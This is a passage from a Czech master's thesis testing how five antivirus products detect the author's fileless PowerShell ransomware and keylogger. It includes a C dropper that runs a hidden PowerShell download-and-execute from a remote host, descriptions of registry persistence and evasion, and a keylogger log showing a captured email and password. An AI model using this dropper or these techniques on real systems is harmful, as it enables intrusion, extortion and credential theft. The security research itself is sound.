Druhým způsobem je odebrání doplňku z operačního systému. Tento přístup odebere nástroj PowerShell z operačního systému, což může vést k nestabilitě a problémům s různými aplikacemi, které nástroj využívají. Mezi další způsoby patří úprava skupinových politik tak, aby byla tato aplikace blokována pomocí operačního systému. V těchto skupinových politikách, které se dají spravovat pomoci nativního nástroje "gpedit.msc"lze v nastavení označeném jako Software Restriction Polices (SRP) zakázat různé aplikace. Zde lze nastavit aplikace, které nebudou na operačním systému dovolené. Tento způsob nepodporuje povolení na základě Active Directory (AD) skupiny, což může být problém v případě nasazení řešení ve firmě. Nicméně SRP již není Microsoftem podporováno a bylo nahrazeno výkonnějším nástrojem AppLocker, který podporuje filtrování na základě uživatelských skupin. Lze tady vyfiltrovat uživatele, kteří mohou mít k tomu nástroji přístup. [34]

5.3 Firewall

Samotný firewall nedokáže ochránit počítač před kompromitaci, ale dokáže zachytit, případě zcela filtrovat síťovou komunikaci, kterou škodlivá aplikace bude vytvářet. V případě, že je virus založen na webové komunikaci, může firewall zcela zmařit snahu o kompromitaci počítače. Většina firewallů je založena na whitelistingu. Povolena je pouze komunikace, která odpovídá zadaným pravidlům, ostatní komunikace je zakázaná. Firewall může velice efektivně zabránit


trojskému koni při stahování škodlivého skriptu z internetu. V případě fileless útok může být firewall velice účinným nástroj k obraně počítače.

6 Experiment

Experimentem práce spočívá v otestování vytvořených škodlivých skriptů v připraveném prostředí. Testovaným prostředím je virtuální počítač s nainstalovaným operačním systém Windows 7. Na stroji byl operační systém nainstalován bez jakýchkoliv doplňků a nebyly na něm nainstalované žádné automatické aktualizace. Tímto prostředím jsem chtěl poukázat na typický případ systému, který má vypnuté automatické aktualizace. Vycházím z předpokladu, že uživatel, který udržoval systém v aktuálním stavu, mohli přejít na vyšší verze operačního systému. Také je tím nasimulovaná situace systému, který pocházel z neoficiálních zdrojů a byl stažen z nelegálních uložišť.

Experiment se zaměřil na otestování několika antivirových aplikací od různých výrobců. Výrobci byli zvoleni podle zastoupení na trhu v oblasti antivirových řešení (viz 14). Důvodem tohoto testu bylo ověření chování různých antivirových nástrojů.

Předpokladem testu bylo, že většina moderních antivirových programů je připraven na případný fileless útok na počítač, na kterém je antivirus nainstalován, a že antivirové aplikace dokáží útok odhalit, případně zcela zmařit. Předpoklad je založen na grafu (viz Obrázek 7), který zobrazuje snížení aktivity PowerShell útoků v druhém kvartálu roku 2017.



Obrázek 14: Rozdělení trhu antivirových společností, únor 2018

6.1 Prostředí experimentu

Experiment byl prováděn na operačním systému Windows 7. Virtuální počítač využíval platformu Oracle VirtualBox. Virtuální počítač využíval dvě jádra procesoru Intel i5-760 s frekvencí 2,8 GHz, měl přiděleno 2 GB operační paměti a jeden disk určený pro systém a data o velikosti 32 GB.

Na systému počítače bylo postupně nainstalováno pět antivirových aplikací od různých společností. Antivirové programy byly zvoleny na základě rozdělení trhu (viz Obrázek 14).

Pro tento experiment byl zvolen antivirový program Avast! Free Antivirus společnosti Avast Software. Od společnosti ESET byl zvolen nástroj ESET Endpoint Security, společnost Malwarebytes byla zastoupená aplikací Malwarebytes Anti-Malware Premium. Testován byl také produkt od společnost McAfee, Inc. a to McAfee Total Protection. [39] Byl také ověřen produkt od společností Microsoft, Microsoft Security Essential respektive Windows Defender. Produkt od společnosti Microsoft sice nemá podle společnosti OPSWAT velké zastoupení na trhu, nicméně tento nástroj je momentálně nativní ochranou moderních verzí operačního systému Windows.

Každý z antivirových programů byl nainstalován na čistý operační systém. Virtuální počítač byl před každou instalací navrácen do stavu po samotné instalaci systému. Tento způsob byl zvolen z důvodu možného ovlivňování různých instalací antivirů. Na počítači byl nainstalován nejrozšířenější webový prohlížeč Google Chrome. Na počítači se také nacházela testovací data, umístěná ve složce uživatele, na těchto datech byl testován fileless ransomware. Jednalo se o různé textové, obrázkové a tabulkové dokumenty, protože tyto typy dokumentů jsou pro většinu uživatelů velice důležité. V případě ransomwaru bylo testováno zašifrování většího počtu obrazových souborů, přičemž se velikost každého souboru pohybovala okolo 15 MB.

6.2 Testování škodlivých skriptů

Každý skript byl otestován v prostředí, které nebylo nijak chráněno. Oba skripty byly na počítač dopraveny pomocí PowerShell downloaderu, který stáhl obsah textového souboru z webového serveru a poté jej spustil na počítači (viz Výpis 7). Downloader byl umístěn v registrech uživatele jako vlastnost klíče Run, který zajistil odolnost škodlivého skriptu na počítači a jeho spuštění po startu počítače. Downloader byl spuštěn vždy, když se spustil počítač.

První testovaný škodlivý skript byl ransomware. Po spuštění počítače byl skript stažen a spuštěn. Po chvíli skenování disku, které nijak výrazně neovlivnilo rychlost počítače, začalo paralelní šifrování všech odpovídajících souborů. Rychlost šifrování závisela na velikosti šifrovaného souboru. Po zašifrování všech souborů na všech discích počítače se na ploše vygeneruje velký počet textových dokumentů, které nesou další postup pro dešifrování zašifrovaných souborů. V případě, že počítač nebyl chráněn žádným antivirovým programem, zašifrování počítače proběhlo bez zjevných problémů.

V druhém případě byl testován keylogger. Ten byl na infikovaný počítač doručen stejným způsobem jako ransomware. Aktivní keylogger se žádným zjevným způsobem v systému neprojevo-

a5a79662-9d59-477e-8839-d1ca7d44db3a	Facebook - Log In or Sign Up - Google Chrome	pluikace pro ranmalwarebazzytes^^%%temp	2018-03-27 18:37:33
256b3285-155f-4f7c-a638-263be89996dc	Facebook - Log In or Sign Up - Google Chrome	toto je pokus s mcafee	2018-03-27 19:41:37
256b3285-155f-4f7c-a638-263be89996dc	Facebook - Log In or Sign Up - Google Chrome	ddruhz pokus mcafee	2018-03-27 19:44:49
256b3285-155f-4f7c-a638-263be89996dc	Facebook - Log In or Sign Up - Google Chrome	i pokus pro mcafee	2018-03-27 19:46:57
c162d3c1-573b-4fde-8b43-4af9d95c1888	Facebook - Log In or Sign Up - Google Chrome	Toto je muj pokus s Keyloggerem.	2018-03-31 14:32:47
17b98836-6d36-4287-8fca-4e8f3af61f19	paypal - Bing - Microsoft Edge	ondrej.klein.st@vsb.cz tajneheslokmemuuctu	2018-03-31 18:46:34

Obrázek 15: Záznam z keyloggeru ve vzdálené databázi.

val, jediným možným odhalením spuštěného keyloggeru na počítači byl proces "powershell.exe". Tento proces využíval přibližně 20 MB paměti RAM a vytížení procesoru se pohybovalo pod 1%. Proces byl pouze pozorovatelem dění na ploše. V případě, že uživatel navštívil webovou stránku, jejíž název splňoval podmínku, byl spuštěn aktivní keylogger. Spuštění instance keyloggeru se projevilo novým procesem s názvem "powershell.exe", tento proces prováděl aktivní záznam každé stisknuté klávesy. Ani tento proces, který aktivně zachytával klávesy a zapisoval je do souboru se neprojevoval nezvyklým vytíženým procesu nebo využitím paměti RAM. Proces byl ukončen po jedné minutě, poté byla pořízená data odeslána na vzdálený server. Ani odesílaní dat se neprojevovalo nadměrným vytížením. Poté byl nově vytvořený proces ukončen. Na pozadí počítače stále běžel proces, který kontroval dění na ploše. Na počítači, který nebyl nijak ochráněn proběhlo zaznamenávání kláves bez problému, stejně jako odeslání dat (viz Obrázek 10). Odeslaná data byla přijata webovým serverem a uložena do patřičné tabulky v databázi (viz Obrázek 15).

6.3 Reakce antivirových nástrojů na fileless útoky

Antivirové programy by měly ochránit uživatele před hrozbami, se kterými se může setkat v kyberprostoru včetně fileless útoků. Míru detekce škodlivých programů bylo potřeba ověřit v testovacím prostředí. Každý ze škodlivých skriptů zastupoval jinou rodinu viru. Ransomware zastupoval stejnojmennou rodinu, zatímco keylogger zastupoval rodinu spywaru. Antivirové programy by měly ochránit, jak soukromí uživatele v případě napadení spywarem, tak soubory uživatele v případě napadení ransomwarem. Každý antivirus byl otestován čtyřmi různými způsoby.

```
#define _WIN32_WINNT 0x0500
#include<stdio.h>
#include <windows.h>
main()
{
   HWND hWnd = GetConsoleWindow();
   ShowWindow(hWnd, SW_HIDE);
   system("powershell.exe -win hidden -c \"IEX ((new-object net.webclient).
       downloadstring('http://zavirovany.czechian.net/data/b/zu987654.txt'))\"")
       ; // KEYLOGGER
   return 0;
}
```

Výpis 17: Kód aplikace spouštějící PowerShell skript.

- **Umístění v registrech** - V prvním případě byl skript pro stažený škodlivého kódu umístěn do registru uživatele (HKCU). Záznam byl vložen do klíče Run tak, aby byl tento skript vykonán po spuštění počítače. Test simuloval odolnost fileless útoku při vypnutí nebo restartu počítače. Velice podobného principu využívají i jiné fileless útoky.
- **Spuštění pomocí nástroje Spustit** - Druhou testovací metodou bylo spuštění skriptu pomocí nástroje "run.exe"z operačního systému. Test měl simulovat spuštění skriptu například ze škodlivého makra, umístěného v dokumentu, který si uživatel stáhl z internetu. V případě, že by byla první metoda tedy, spuštění skriptu z registru, zachycena antivirovou ochranou, měl tento způsob ověřit, že antiviru vadilo spuštění skriptu a ne to, že byl skript spuštěn z registru uživatele.
- **Manuální spuštění** - Předposlední testovanou metodou bylo spuštění škodlivého skriptu přímo na počítači. Skript byl spuštěn pomocí nástroje PowerShell. Skript nebyl odnikud stahován, pouze byl zkopírován na disk virtuálního počítače, odkud byl skript spuštěn. Test měl ověřit, zda antivirovým programům nevadí kód obsažený ve skriptu.
- **Spuštění škodlivé aplikace** - Poslední testovanou metodou bylo spuštění aplikace, která byla napsaná v jazyce C++. V aplikaci byla umístěna metoda, která spouštěla nástroje PowerShell s patřičným kódem (viz Výpis 17). Důvodem vytvoření aplikace byl předpoklad, že PowerShell spuštěný z aplikace nemusí být detekován antivirovými programy. [40] Metoda také ověřila detekování kódu PowerShell downloaderu ve spustitelné aplikaci, čímž bylo simulováno spuštění škodlivé aplikace. Tento způsob demostruje jednu z možnosti dopravy viru na počítač.

Tabulka 3: Detekování PowerShell ransomwaru různými antiviry.


Antivirová ochrana	Spuštění z registru	Spuštění přes "run.exe"	Manuální spuštění	Spuštění aplikace
Avast!	Detekován	Detekován	Nedetekován	Detekován
ESET	Nedetekován	Nedetekován	Nedetekován	Nedetekován
Microsoft Security Essential	Nedetekován	Nedetekován	Nedetekován	Detekován
Malwarebytes	Nedetekován	Nedetekován	Nedetekován	Nedetekován
McAfee	Nedetekován	Nedetekován	Nedetekován	Nedetekován

6.3.1 Testování PowerShell ransomwaru

Prvním testovaným útokem na kompromitovaný počítač byl ransomware. Škodlivý kód byl testován všemi čtyrmi metodami na všech antivirových ochranách. V tabulce (viz Tabulka 3) je zobrazeno, jestli vybrané antivirové nástroje detekovaly nebo nedetekovaly hrozbu, a při jaké testovací metodě to bylo.

Prvním testovaným antivirovým nástrojem byl Avast!, který je podle reportu OPSWAT (viz Obrázek 14) nejpopulárnějším antivirovým nástrojem. Nástroj dokázal odhalit všechny pokusy o stažení ransomwaru do počítače. Antivirus zasáhl již ve fázi stahování samotného skriptu z internetu a vyhodnotil proces "powershell.exe", jako škodlivou aplikaci, kterou umístil do virové truhly. Nástroj PowerShell bylo možné i nadále spustit a používat pro legitimní účely. Avast! dokázal stahování škodlivého skriptu identifikovat a zastavil jej a celou hrozbu zařadil do rodiny virů IDP.HELU.PSS17. V případě spuštění downloaderu z registru, byl tento záznam z registrů odstraněn. Jelikož byla detekce pozitivní a reakce byla víc než adekvátní, vyzkoušel jsem vytvořit naplánovanou úlohu. Tento způsob odolnosti taktéž využívají i jiné fileless hrozby. I tento způsob přechování viru v počítači byl antivirovým nástrojem odhalen, identifikován a naplánovaná úloha byla odstraněná. Odstranění záznamu z registrů nebo odstranění naplánované úlohy je velice důležitým krokem, jelikož hrozba se již nebude nadále opakovat. Avast! dokázal detekovat i spuštění kódu downloaderu z nástroje Spustit, který je součástí operačního systému Windows. Detekovaná také byla i snaha spustit aplikaci nesoucí PowerShell skript. Tato aplikace byla odstraněna již ve chvíli, kdy byla umístěna na plochu počítače. Jediným úspěšným pokusem bylo manuální spuštění viru z prostředí PowerShell. Nástroj Avast! označuje jako hrozbu již samotné stažení pomocí nástroje PowerShell a metody DownloadString.

Druhým antivirovým programem byl ESET Smart Security. Tento nástroj nedokázal v případě mého rasnomwaru detekovat žádnou z testovaných metod. Všechny metody byly schopné stáhnout, popřípadě spustit škodlivý skript, čímž došlo k zašifrování počítače. Antivirová ochrana ESET byla po dobu testu v 30-ti denní zkušení lhůtě plné verze.



Obrázek 16: Detekování fileless hrozby nástroje Avast!.

Dalším testovaným antivirovým nástrojem byl Microsoft Security Essential. Nástroj byl nainstalovaný na virtuálním prostředí s operačním systém Windows. Jak již bylo zmíněno, nástroj je nativní ochranou operačního systému Windows, a proto byl otestován. Antivirová ochrana nebyla schopná detekovat a zneškodnit fileless hrozbu v podobě skriptu, uloženého v registrech nebo spuštěného pomocí nástroje "run.exe". Nicméně správně detekovala a zneškodnila hrozbu v podobě aplikace, obsahující metody pro spuštění PowerShell příkazu. Zajímavostí bylo, že po odstranění této hrozby již nebylo možné hrozbu znovu zkopírovat na chráněný počítač.

Posledními antivirovými ochranami byly nástroje Malwarebytes a McAfee. Ani jeden z nástrojů nedokázal ochránit počítač před fileless útokem. Žádná z metod nebyla antiviry detekována, dokonce i aplikaci bylo možné úspěšně spustit, což vedlo k zašifrování celého počítače.

6.3.2 Testování PowerShell keyloggeru

Fileless keylogger byl stejně jako ransomware testován čtyřmi metodami. Důvodem testování keyloggeru byl principiálně odlišný způsob, jakým keylogger pracuje. Jeho fungování je již známo, a proto je keylogger na počítači velice snadno odhalitelný. Jelikož ochranné nástroje vědí, jaké znaky chování tento virus vykazuje. Přehled jednotlivých metod a jejich případnou detekci ukazuje tabulka (viz Tabulka 4). Výsledky se pro různé antivirové ochrany mírně liší od testu ransomwaru. Odlišný výsledek je způsoben právě typickým chováním keyloggeru.

Antivirový nástroj Avast! dokázal detekovat tři ze čtyř testovaných metod. Jak již bylo zmíněno v předchozí části Avast! detekoval pouhé stažení škodlivého kódu z internetu. Ochrana

Tabulka 4: Detekování fileless keyloggeru různými antiviry.


Antivirová ochrana	Spuštění z registru	Spuštění přes "run.exe"	Manuální spuštění	Spuštění aplikace
Avast!	Detekován	Detekován	Nedetekován	Detekován
ESET	Detekován	Detekován	Detekován	Detekován
Microsoft Security Essential	Nedetekován	Nedetekován	Nedetekován	Detekován
Malwarebytes	Nedetekován	Nedetekován	Nedetekován	Nedetekován
McAfee	Nedetekován	Nedetekován	Nedetekován	Nedetekován

dokázala tento pokus o stažení detekovat a zastavit. Jako reakce na detekci bylo umístění "powershell.exe"do virové truhly a byl odstraněn záznam z registru z klíče Run. Stejně tak nebyl úspěšný ani pokus spustit downloader z naplánovaných úloh. Zmařen byl pokus spuštění PowerShell downloaderu přes nástroj "run.exe"nebo pomocí aplikace. Aplikace byla dokonce odhalena již ve chvíli, kdy byla zkopírována na plochu počítače. Aplikaci pak ani nešlo znovu zkopírovat na plochu. Manuálně spuštěný keylogger úspěšně fungoval na systému, byl schopný zachytávat klávesy a následně zachycená data odeslat na webový server. Úspěšnost tohoto skriptu poukazovala na fakt, že Avast! nebyl schopen keylogger na systému odhalit. Stejně jako u ransomwaru byl tento útok zařazen do kategorie IDP.HELU.PSS17.

ESET jako jediný z testovaných nástrojů dokázal odhalit všechny testované metody. Nicméně ESET nebyl schopen odhalit samotné stahování škodlivého skriptu z internetu. Nástroj nijak nedokázal odstranit zadní vrátka do systému, jako tomu bylo v případě antivirového nástroje Avast!, který odstranil i záznamy v registrech popřípadě naplánovanou úlohu. Důvodem detekce tedy nebylo stažení skriptu, ale spuštění samotného keyloggeru na systému. Hrozba nebyla detekována, dokud nebylo spuštěno zaznamenávání kláves, v případě mého skriptu to bylo ve chvíli, kdy uživatel navštívil stránku, která měla odpovídající titulek. Poté, co bylo zaznamenávání kláves spuštěno, byl proces "powershell.exe"ukončen byla identifikovaná hrozba PowerShell/Spy.Keylogger.E. Tato antivirová ochrana dokázala identifikovat i manuální spuštění PowerShell skriptu. Ochrana si také poradila s aplikací, tu dokázala detekovat již ve chvíli, kdy byla aplikace zkopírovaná na plochu počítače.

Microsoft Security Essential dokázal detekovat pouze aplikaci, která obsahovala metodu pro spuštění PowerShell příkazu. Žádné další metody tento nástroj nedokázal detekovat a kompromitování počítače bylo úspěšné. Po prvním detekování aplikace jako hrozby již nebylo možné soubor znovu zkopírovat na plochu počítače. Keylogger dokázal ve všech úspěšných pokusech zachytit klávesy a odeslat zachycená data na webových server.

Poslední dvě antivirové ochrany nedokázaly detekovat ani jednu z metod, kterými byly antivirové nástroje testovány. Jednalo se antivirové ochrany McAfee a Malwarebytes. Stejně jako



Obrázek 17: Detekování keyloggeru na systému pomocí nástroje ESET.


v předchozím testu fileless ransomwaru byly tyto ochrany neúčinné. Ani jeden z nástrojů nedokázal detekovat downloader, umístěný v registrech systému, nebyla detekována ani aplikace obsahující škodlivou metodu. Keylogger byl tedy schopen úspěšně chytit stisky kláves a následně je odeslat na webový server.

6.4 Dodatečné testování

Některé antivirové nástroje dokázaly detekovat fileless útok a zastavit jej. Proto jsem je podrobil dalšímu testu pomocí obfuskovaného skriptu. Obfuskovaný skript jsem testoval pomocí nástroje Avast!, který byl v testech nejúspěšnější v detekování stahování hrozby z internetu. Avast! dokázal odhalit obfuskovány skript, ale také hrozbu eliminovat. Důvodem odhalení může být způsob, jakým antivirová ochrana Avast! provádí heuristickou analýzu. Obfuskován byl skript pro stažení škodlivého skriptu z internetu i samotný škodlivý skript. Celý skript byl obfuskován za pomoci modulu, který byl vyvíjen komunitou na serveru GitHub. Obfuskaci lze využívat za použití speciálních znaků, využití návratových znaků nebo jinou dostupnou technikou. [41]

V případě PowerShell ransomwaru byla testována také specializovaná antivirová ochrana, která má chránit před útokem rasnomwarů, tento nástroj se jmenuje RansomFree. Nástroj vytvoří na disku počítače testovací soubory. Tyto soubory jsou umístěny tak, aby byly při listování složek vždy první. Ochranný nástroj kontroluje, zda je se soubory nějak zacházeno a v případě, že dochází k jejich šifrování, je proces, který toto šifrování provádí, zastaven. Překvapením však bylo, že i tento nástroj nijak nezabránil zašifrování souborů a můj fileless ransomware byl v tomto případě úspěšný.

Protože je PowerShell součástí všech moderních operačních systému Windows, existuje šance, že škodlivé skripty v prostředí PowerShell budou správně fungovat i na nejnovějších operačních systémech, jako je Windows 10. Ten je druhým nejpoužívanějším operačním systémem na trhu.



Obrázek 18: Obfuskovany skript v prostředí modulu Invoke-Obfuscation.

Tabulka 5: Detekování fileless virů na operačním systému Windows 10.

Virus ochrana	Spuštění z registru	Spuštění přes "run.exe"	Manuální spuštění	Spuštění aplikace
Keylogger	Nedetekován	Nedetekován	Nedetekován	Detekován
Ransomware	Nedetekován	Nedetekován	Nedetekován	Nedetekován

Proto jsem otestoval i operační systém Windows 10, který byl testován stejným způsobem, jako tomu bylo na operačním systému Windows 7. Nicméně na systému byla zapnuta a aktualizována nativní ochrana operačního systému Windows 10, což je nástroj Windows Defender. V případě fileless keyloggeru Windows Defender detekoval hrozbu pouze v případě aplikace s patřičnou metodou. V případě PowerShell ransomwaru Windows Defender nedetekoval žádnou hrozbu a došlo k zašifrování uživatelových dat (viz Tabulka 5). Stejně jako na předchozím testovacím prostředí v prostředí Windows 10, bylo testováno několik metod.

V případě systému Windows 10 se jednalo o čistou instalaci, kde nebyly nainstalovány žádné automatické aktualizace. Tento fakt mohl ve výsledku hrát velkou roli, jelikož nástroj Windows Defender je aktualizován stejně jako systém pomocí nástroje Windows Update. V rámci automatických aktualizací jsou na systém doručovány další záplaty, které posilují bezpečnost celého operačního systému. Proto může být výsledek tohoto testu zkreslený.

6.5 Zhodnocení experimentu

Na základě provedeného experimentu lze usoudit, že některé antivirové ochrany nemusí být schopné detekovat fileless útok, který využívá nástroj PowerShell. V případě keyloggeru dokázaly útok detekovat pouze tři z pěti antivirových programů. Jediná antivirová ochrana, která dokázala detekovat samotné stažení škodlivého kódu ze vzdáleného zdroje, a tak předejít kompromitování počítače škodlivým skriptem, byl Avast!. Nástroj ESET také úspěšně detekoval keylogger, který běžel na pozadí operačního systému.

Nejhorší výsledek v experimentu měly nástroje McAfee a Malwarebytes. Tyto nástroje nedokázaly detekovat ani jednu z hrozeb. Důvodem špatných výsledků mohla být špatná heuristika, kterou tyto nástroje používají a nedokázaly odhalit, že systém vykazuje nestandardní chování. Nicméně každý antivirový nástroj má nastavenou jakousi citlivost, při které spustí detekci viru. Vysoká citlivost může vadit uživateli, jelikož mohou vznikat falešně pozitivní hlášení.

Experiment vynechával standardní vektor útoku, a proto je možné, že antivirové nástroje jsou velice spolehlivé v odhalení dokumentu nebo jiného nosiče škodlivého skriptu. Test za pomoci aplikace, obsahující metodu pro spuštění PowerShell příkazu prokázal, že některé antiviry nedokáží zamezit ani tomuto vektoru útoku, jelikož v případě nástrojů Malwarebytes a McAfee nebyla detekována ani tato škodlivá aplikace. Některé antivirové nástroje dokáží filtrovat škodlivé webové adresy, které jsou uvedeny v jejich seznamech jako nebezpečné.

7 Závěr

Všechny cíle ze zadání této diplomové práce byly splněny. Věnoval jsem se rešerši aktuálního stavu využití nástroje PowerShell v kapitole State of the Art. Popsal jsem některé způsoby, které využívají nové typy malwaru, používající nástroj PowerShell. V rámci diplomové práce jsem implementoval tři skripty, které lze zneužít pro účely kyberkriminality a popsal jsem jejich fungování. Každý z těchto skriptů byl otestován v testovacím prostředí operačního systému Windows 7. Popsány byly způsoby, jakými je možno ochránit počítač před možnou kompromitací. Všechny mnou implementované skripty byly úspěšné. Pomocí těchto skriptů jsem otestoval antivirové nástroje od různých společností.

V diplomové práci jsem se zaměřil na práci s nástrojem PowerShell, což je administrativní nástroj pro operační systémy Windows. Jeho oblíbenost u útočníků vzrostla díky jeho špatnému zabezpečení a také možnosti snadného ovládnutí počítače oběti. PowerShell poskytnul prostor pro vznik nových typů virů, které nevyžadují žádný soubor, proto jsou tyto viry označovány jako fileless. Pro některé antivirové nástroje je již tento útok znám a je zařazen do kategorie fileless nebo PowerShell. Mnoho známých typů virů, které využívaly standardních metod, bylo přizpůsobeno tomuto novému trendu. Proto se na trhu s viry objevily fileless viry, které využívají čistě nástroj PowerShell. K nejznámějším virům patří trojské koně Trojan.Powerliks nebo Ransom.PowerWare. Fungování těchto virů je detailně popsáno v první části práce.

Fileless útoky využívají specializovaných technik na uchovávání svého obsahu na počítači bez nutnosti uložení skriptu na disk počítače. Tyto nové útoky využívají k vytvoření svých zadních vrátek naplánované úlohy nebo registry uživatele. Stejně jako již známé viry i skripty, které jsem vytvořil, využívají těchto pokročilých technik fileless útoků. Všechny moje skripty byly v rámci testování uloženy v registrech uživatele, což lze provést bez nutnosti administrátorských oprávnění díky nastavenému zabezpečení systému Windows.

Jeden z praktických výstupu této práce jsou tři skripty, které využívají prostředí PowerShell. Díky tomu, že jsou tyto škodlivé kódy napsány v prostředí PowerShell, je jejich zápis velice krátký. Všechny kódy jsou přibližně 100 až 200 řádků dlouhé, čehož jsem docílil refaktorováním kódů. Dva z těchto skriptů jsou fileless viry, které mohou být na počítači spuštěny bez nutnosti uložení jakéhokoliv souboru na disk počítače. A tak se viry mohou teoreticky vyhnout detekci antivirovými nástroji. Oba viry jsou popsány v rámci diplomové práce a jejich popis ukazuje, jak tyto viry do detailu fungují. Popis také naznačuje, jak mohou fungovat již známe viry v prostředí PowerShell.

Jeden z mých virů patří do rodiny ransomwaru, tento virus dokáže zašifrovat soubory na kompromitovaném počítači. Poté, co virus zašifruje soubory, požaduje za odemčení zašifrovaných souboru výkupné. Vyděračské viry byl populární v druhé polovině roku 2016. Praktická ukázka demonstruje různé možnosti, jak zacházet s klíči, potřebnými k odemčení. Druhým škodlivým skriptem je fileless keylogger, který dokáže zaznamenávat stisky kláves a následně je odesílat na vzdálený server. Tento vir ukazuje možnosti komunikace se vzdáleným serverem pomocí

nástroje PowerShell ve verzi 2.0, která žádné příkazy pro webovou komunikaci neobsahuje. V rámci keylogger viru je také vytvořena webová část, včetně databáze a tabulek, do kterých jsou data keyloggeru umístěna. Jediný skript, který není přímo určen ke kompromitaci počítače, je skript na obejití zabezpečení UAC. Což je v případě některých virů velice důležité, hlavně v případě uložení jejich komponentů do různých destinací.

Výsledkem celé práce bylo otestování implementovaných virů v připraveném prostředí, které využívalo nejrozšířenější operační systém Windows 7. V tomto testovacím prostředí byly viry otestovány na nechráněném operačním systému, ale taky v prostředí, které bylo chráněno různými antivirovými nástroji. Právě v prostředí, které bylo chráněno různými antivirovými ochranami, jsem chtěl otestovat, jak se chovají různé antivirové nástroje. Byly testovány nejenom různé antivirové nástroje, ale také různé způsoby uložení virů na počítači, včetně jednoho vektoru útoku. Testování různých antivirových ochran přineslo velice zajímavé a různorodé výsledky na mnou implementovanou fileless hrozbu, přičemž každá z hrozeb představovala vir z jiné rodiny hrozeb, jedna zastupovala spyware v podobě keyloggeru a druhá ransomware.

Výsledky experimentu ukázaly, že nejlepším antivirem mezi testovanými je nástroj Avast!, který dokázal detekovat většinu fileless hrozeb již v zárodku a dokázal zlikvidovat zadní vrátka do systému. Velice dobře si také vedl nástroj ESET, který dokázal velice rychle detekovat a zareagovat na keylogger. Bohužel další testované nástroje nebyly tolik úspěšné a hrozbu nedetekovaly vůbec nebo detekovaly jenom jednu z testovaných metod. Mezi těmi neúspěšnými byly nástroje od společností McAfee, Malwarebytes nebo Microsoft.

